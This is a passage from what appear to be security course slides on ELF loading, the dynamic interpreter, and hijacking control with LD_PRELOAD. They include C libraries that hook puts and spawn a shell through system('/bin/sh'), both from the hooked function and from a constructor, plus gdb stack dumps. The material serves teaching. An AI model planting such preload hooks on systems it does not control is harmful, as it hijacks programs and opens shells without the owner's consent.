7f33fb75d000-7f33fb75e000 rw-p 0002d000 08:20 40560                      /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f33fb75e000-7f33fb75f000 rw-p 00000000 00:00 0
7fff8c612000-7fff8c634000 rw-p 00000000 00:00 0                          [stack]
7fff8c737000-7fff8c73b000 r--p 00000000 00:00 0                          [vvar]
7fff8c73b000-7fff8c73d000 r-xp 00000000 00:00 0                          [vdso]
```

```
insu ~ $ readelf -l /bin/date

Elf file type is DYN (Shared object file)
Entry point 0x4120
There are 13 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000002a00 0x0000000000002a00  R      0x1000
  LOAD           0x0000000000003000 0x0000000000003000 0x0000000000003000
                 0x000000000000fdd1 0x000000000000fdd1  R E    0x1000
  LOAD           0x0000000000013000 0x0000000000013000 0x0000000000013000
                 0x00000000000058d0 0x00000000000058d0  R      0x1000
  LOAD           0x0000000000018ff0 0x0000000000019ff0 0x0000000000019ff0
                 0x00000000000010b0 0x0000000000001268  RW     0x1000
  DYNAMIC        0x0000000000019b98 0x000000000001ab98 0x000000000001ab98
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
```

# 2. Populate the stack



# 3. If a binary is dynamically allocated, load the interpreter

```
insu ~ $ readelf -l /bin/date

Elf file type is DYN (Shared object file)
Entry point 0x4120
There are 13 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000002a00 0x0000000000002a00  R      0x1000
  LOAD           0x0000000000003000 0x0000000000003000 0x0000000000003000
                 0x000000000000fdd1 0x000000000000fdd1  R E    0x1000
  LOAD           0x0000000000013000 0x0000000000013000 0x0000000000013000
                 0x00000000000058d0 0x00000000000058d0  R      0x1000
  LOAD           0x0000000000018ff0 0x0000000000019ff0 0x0000000000019ff0
                 0x00000000000010b0 0x0000000000001268  RW     0x1000
  DYNAMIC        0x0000000000019b98 0x000000000001ab98 0x000000000001ab98
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
```

# ELF interpreter

- Sometimes called as dynamic loader, dynamic linker, …
- Goal: Load libraries for executing the binary

```
$ ldd /bin/sh
        linux-vdso.so.1 (0x00007fff323c8000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f50d1cd2000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f50d1efe000)
```

# How the interpreter works

1. Load preloaded libraries
   - Libraries that are specified by the LD_PRELOAD environment variable
   - Libraries that are listed in /etc/ld.so.preload
2. If he dependency string contains a slash, then do the followings
3. Use the environment variable LD_LIBRARY_PATH
4. Use the directories in DT_RUNPATH (in the binary)
5. From /etc/ld.so.cache
5. Use the default path /lib[64], /usr/lib[64]

# LD_PRELOAD for control hijacking

- LD_PRELOAD: A path for a shared library that is loaded before others
  - Used for hooking functions in shared library (e.g., malloc)

```c
// target.c
int main() {
  puts("Hello World");
}
```

```c
// libpreload.c
int puts(const char *s) {
  printf("Hook: %s\n", s);
  return 0;
}
```

```
insu ~ $ LD_PRELOAD=$(pwd)/libpreload.so ./target
Hook: Hello World
```

# Spawn a shell using LD_PRELOAD

```c
// libpreload2.c
int puts(const char *s) {
  system("/bin/sh");
  return 0;
}
```

```
insu ~ $ LD_PRELOAD=$(pwd)/libpreload2.so ./target
ERROR: ld.so: object '/home/insu/libpreload2.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
ERROR: ld.so: object '/home/insu/libpreload2.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
$ id
ERROR: ld.so: object '/home/insu/libpreload2.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),999(docker)
```

# Spawn a shell using a constructor

```c
// libpreload3.c
__attribute__((constructor))
void init(void) {
  printf("Spawn a shell\n");
  system("/bin/sh");
}
```

```
insu ~ $ LD_PRELOAD=$(pwd)/libpreload3.so ./target
Spawn a shell
ERROR: ld.so: object '/home/insu/libpreload3.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
ERROR: ld.so: object '/home/insu/libpreload3.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
$ id
ERROR: ld.so: object '/home/insu/libpreload3.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),999(docker)
```

# Fact: LD_PRELOAD doesn’t work with setu(g)id binary!

- Simple version: LD_PRELOAD does not work with setu(gid) binary

- Complicated version: LD_PRELOAD works with setu(gid) binary only if
  1) your preload library is placed in default  path (e.g., /usr/lib)
  2) your preload library should have same setuid permission with your target binary

  → In other words, in general situation, it does not work!

# Garbage data from a loader

```
insu ~ $ gdb -q target
Reading symbols from target...(no debugging symbols found)...done.
gdb-peda$ b _start
Breakpoint 1 at 0x8048310
gdb-peda$ r
Starting program: /home/insu/target
```

```
gdb-peda$ x/100wx $esp-1000
0xffffcb68:     0x00000070      0xf7fee983      0x00000070      0xf7fd673
0xffffcb78:     0x00000001      0xffffffff      0xf7ffd000      0xf7dc1dc8
0xffffcb88:     0xf7fcf110      0xf7fe6b9e      0x00000007      0x00000010
0xffffcb98:     0xffffcae0      0xf7fe3bf6      0xf7ffd000      0x00000006
0xffffcba8:     0xf7ffd000      0xf7fe15c2      0xf7ffc000      0x00001000
0xffffcbb8:     0x00000001      0xf7fe1930      0xf7fe1587      0x00000000
0xffffcbc8:     0x00000000      0xf7fe19a6      0xf7ffd558      0x00000001
0xffffcbd8:     0x00000001      0x00000000      0xf7ff3354      0x00000003
```

Loader's stack data

This will be affected by LD_PRELOAD. Try it for `jmp-to-where2`